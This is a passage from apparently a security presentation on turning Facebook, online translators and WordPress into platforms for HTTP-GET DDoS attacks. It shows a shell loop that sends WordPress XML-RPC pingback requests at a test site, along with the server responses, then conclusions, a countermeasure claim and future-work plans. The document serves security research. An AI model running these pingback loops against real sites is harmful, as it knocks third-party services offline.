          <value><string></string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

```
[root@revpro ~]# for a in `seq 1 3` ; do curl -D -  "http://wp1.kalpin.es/xmlrpc
.php" -d "<methodCall><methodName>pingback.ping</methodName><params><param><valu
e><string>http://web.kalpin.es</string></value></param><param><value><string>htt
p://wp1.kalpin.es/hello-world/</string></value></param></params></methodCall>" ;
 done ; date
HTTP/1.1 200 OK
Date: Mon, 14 Dec 2015 15:44:31 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK
Date: Mon, 14 Dec 2015 15:44:33 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK
Date: Mon, 14 Dec 2015 15:44:34 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

Mon Dec 14 22:44:34 WIB 2015
[root@revpro ~]#
```

CONCLUSION

- We can use Facebook, Web online translator, and CMS Wordpress as our attack platform to launch DDoS attack to other sites
- Our experiments toward provider's web application shown that those web applications send an HTTP-GET Request to the victim and attacker can loop their request by sending many HTTP-GET Request and make the victim suffer from HTTP-GET DDoS attack.
- Our countermeasure successfully prevent HTTP-GET Attack in the source by adding control into legal website's application.
- DDoS Attack against application layer such as HTTP does not need much bandwidth to make the victim unavailable to serves request.

FUTURE WORK

- Use Twitter as attack platform
- Use WhatsApp as attack platform
- Use Telegram as attack platform
- Creating an automatic tool to scan any web application in the Internet to find similar problem as above.

Backspace
Scree
Page Up
Home
Thank You
Page Down
E
"
'
Shift
Insert